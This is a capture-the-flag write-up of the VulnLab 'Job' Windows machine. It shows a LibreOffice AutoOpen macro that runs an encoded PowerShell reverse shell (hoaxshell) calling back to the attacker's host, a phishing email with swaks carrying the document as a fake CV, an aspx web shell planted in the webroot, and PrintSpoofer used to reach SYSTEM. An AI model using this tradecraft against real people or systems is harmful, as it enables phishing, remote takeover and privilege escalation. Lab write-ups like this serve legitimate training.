
Writeup - Job (Windows)

The following machine is a medium rated windows on VulnLab. It incorporates *phishing* using LibreOffice Macros for the user vector, and abuse of the *SeImpersonate* privilege.

1. Initial recon

```
$ sudo nmap -sVC 10.10.70.233
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-28 16:17 EDT
Nmap scan report for 10.10.70.233
Host is up (0.038s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          hMailServer smtpd
| smtp-commands: JOB, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Job.local
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2023-05-28T20:18:43+00:00; +1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: JOB
|   NetBIOS_Domain_Name: JOB
|   NetBIOS_Computer_Name: JOB
|   DNS_Domain_Name: job
|   DNS_Computer_Name: job
|   Product_Version: 10.0.20348
|_  System_Time: 2023-05-28T20:18:04+00:00
| ssl-cert: Subject: commonName=job
| Not valid before: 2023-05-27T20:07:16
|_Not valid after:  2023-11-26T20:07:16
Service Info: Host: JOB; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-05-28T20:18:07
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
```

Upon visiting the website on port 80, we are greeted with a static page, that is basically a job advert.



As you can see from the screenshot, an email is presented which we can use to send our CV.

Unfortunately, any attempt to use port 445 to gather some usernames or open shares will not yield anything useful.


```
$ crackmapexec smb 10.10.70.233 -u '' -p ''
SMB         10.10.70.233    445    JOB              [*] Windows 10.0 Build
20348 (name:JOB) (domain:job) (signing:False) (SMBv1:False)
SMB         10.10.70.233    445    JOB              [-] job\:
STATUS_ACCESS_DENIED
```


2. Crafting a macro in Libre Office

Introduction to macros: A macro(s) is an action or set of actions that you can run as many times as you want. - Microsoft

Knowing that, the way we are going to utilize this is we are going to create a macro that will execute a command or commands, upon opening the document (or the CV).

Once, you have created a "Writer" document in Libre Office, proceed to follow the steps in the screenshots below.


Untitled 1 - L
File Edit View Insert Format Styles Table Form Tools Window Help
Default Paragraph Style
Liberation Serif
Spelling... F7
Automatic Spell Checking Shift+F7
Thesaurus... Ctrl+F7
Language
Word Count...
Accessibility Check...
AutoCorrect
AutoText... Ctrl+F3
ImageMap
Redact
Auto-Redact
Chapter Numbering...
Line Numbering...
Footnotes and Endnotes...
Mail Merge Wizard...
Bibliography Database
Address Book Source...
Update
Protect Document
Calculate Ctrl++
Sort...
Macros
Development Tools
Extension Manager... Ctrl+Alt+E
Customize...
Options... Alt+F12
Record Macro
Run Macro...
Edit Macros...
Organize Macros
Digital Signature...
Organize Dialogs...
XML Filter Settings...
Basic...
BeanShell...
Python...
JavaScript...
1
2
3
4


BASIC Macros
Macro Name
AutoOpen
Macro From
My Macros
Application Macros
Untitled 1
Existing Macros In:
Assign...
Edit
New
Organizer...
New Module
Name: AutoOpen
Help
Cancel
OK
Help
Close
Run
1
2
3


The reverse shell payload used was generated using hoaxshell.


```
REM  *****  BASIC  *****

Sub AutoOpen
    Shell("cmd /c powershell -e JABzAD0AJwAxADAALgA4AC4AMAAuADEAMAAyADoAOAAwACcAOwAkAGkAPQAnAG
End Sub
```


Reverse shell payload

```
$ python3 hoaxshell.py -s <IP> --port <PORT>

   ╦ ╦╔═╗╔═╗╦ ╦╔═╗╦ ╦╔═╗╦ ╦
   ╠═╣╠═╣╠═╣╠═╣╠═╣╠═╣╠═╣╚═╗
   ╩ ╩╩ ╩╩ ╩╩ ╩╩ ╩╩ ╩╚═╝╩═╝
                    by t3l3machus

[Info] Generating reverse shell payload...
powershell -e
JABzAD0AJwAxADAALgA4AC4AMAAuADEAMAAyADoAOAAwACcAOwAkAGkAPQAnAGQAZAA1ADkANA
AwADkANgAtADYAMABhADYAMgA3ADAAZQAtADgANAAyADQAZgBjADcANAAnADsAJABwAD0AJwBo
AHQAdABwADoALwAvAC<--- SNIP --->
Copied to clipboard!
[Info] Type "help" to get a list of the available prompt commands.
[Info] Http Server started on port 80.
[Important] Awaiting payload execution to initiate shell session...
hoaxshell >
```

One last step before sending our malicious document, we need to make sure that once the document is opened the macro will auto run. There is an additional setting that we must check. Follow along using the screenshots below.


File
Edit
View
Insert
Format
Styles
Table
Form
Tools
Window
Help
Default Paragraph Style
Liberation Serif
Spelling... F7
Automatic Spell Checking Shift+F7
Thesaurus... Ctrl+F7
Language
Word Count...
Accessibility Check...
AutoCorrect
AutoText... Ctrl+F3
ImageMap
Redact
Auto-Redact
Chapter Numbering...
Line Numbering...
Footnotes and Endnotes...
Mail Merge Wizard...
Bibliography Database
Address Book Source...
Update
Protect Document
Calculate Ctrl++
Sort...
Macros
Development Tools
Extension Manager... Ctrl+Alt+E
Customize...
Options... Alt+F12


Customize
Menus
Toolbars
Notebookbar
Context Menus
Keyboard
Events
Event
Assigned Action
Assign:
Macro...
Remove
Start Application
Close Application
Document created
New Document
Document loading finished
Open Document
Document is going to be closed
Document closed
View created
View is going to be closed
View closed
Activate Document
Deactivate Document
Save Document
Document has been saved
Saving of document failed
Save Document As
Document has been saved as
'Save as' has failed
Storing or exporting copy of document
Save in:
My_CV.odt
Help
Reset
Cancel
OK



Once, you everything is in place, proceed to save the macro and the file. Additionally, you can play around with different types of payload, e.g. using msfvenom, or else. A helpful tool - macro-generator that will automatically create to some extent a macro for both LibreOffice and Microsoft Word, and so on.

3. Sending the document

As we already know from our nmap port scan, there a hMailServer running on port 53, that will allow us to send an email. In the hope of someone openning the email and subsequently opening our document. And, once opened, the macro will automatically be executed and getting us a reverse shell.

```
$ swaks --to career@job.local --header "Application" --body "Hello, I'm a developer searching a job, please review my application." --attach <FILE>.odt --server <MACHINE_IP>
```

Shortly, after we have sent the email with the document attached to it, we have received a reverse shell as the user `jack.black`.

```
PS C:\Program Files\LibreOffice\program > whoami
job\jack.black
```

4. Internal enumeration

It is important to understand what kind of a user access we have gotten and in which groups we are in. A siple way to see what kind of access we have is by running `whoami /groups` and `whoami /priv` on our user. Running the mentioned commands will yield us with some interesting information like that we are part of the developers group. However, the prvileges we have on our user are not that interesting as of now.

```
PS C:\Program Files\LibreOffice\program > whoami /groups
Group Name
=====================================
JOB\developers
<-- SNIP -->
```

A little bit of further enumeration will show an intersting directory. As we are in the developers group there is the webroot directory at `C:\inetpub\wwwroot` where the initial webpage is stored from which we got the email address. Having that information and being in that group we will be able to write files into that diretory. Which in the practice is usually owned by a service account (iis apppool user), and the service as well.

Grab your favorite reverse shell and save it in the mentioned directory. For the sake of the writeup I'm going to use a prebuilt apsx web shell and getting another reverse shell using hoaxshell.

4. Getting a second reverse shell

Now, that we have a second reverse shell, we can see that we are a different user.

```
PS C:\windows\system32\inetsrv > whoami
iis apppool\defaultapppool
```

Following the previous methodology, the `whoami /priv` yields some interesting results.

```
PS C:\windows\system32\inetsrv > whoami /priv
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description
State
============================= ==========================================
========
```

```
<--- SNIP -->
SeImpersonatePrivilege        Impersonate a client after authentication
Enabled
SeCreateGlobalPrivilege       Create global objects
Enabled
<--- SNIP --->
```

Bingo, we have the `SeImpersonatePrivilege` enabled, however, this is has some caveats. Running the `systeminfo` command, we are on a `Microsoft Windows Server 2022` which some of you might already guessed it is not vulnerabe to Roguepotato.

```
PS C:\windows\system32\inetsrv > systeminfo
Host Name:                 JOB
OS Name:                   Microsoft Windows Server 2022 Datacenter
OS Version:                10.0.20348 N/A Build 20348
<--- SNIP --->
```

To abuse the privilege and eventually escalate we are going to use the following articles as reference.

- https://juggernaut-sec.com/seimpersonateprivilege/
- https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/

Emphasizing the second link, he is the author of the following exploit (printspoofer) - https://github.com/itm4n/PrintSpoofer which we are going to use. Proceed to download the binary from the releases and then uploading it to the machine.
There are different ways of getting a reverse shell as SYSTEM, either using netcat, msfvenom payload or in my case using hoaxshell again.

```
PS C:\temp > .\print.exe -c "powershell -e
JABzAD0AJwAxADAALgA4AC4AMAAuADEAMAAyADoAOAAwADg <-- SNIP --> "
```

And, now we are SYSTEM.

```
PS C:\Windows\system32 > whoami
nt authority\system
```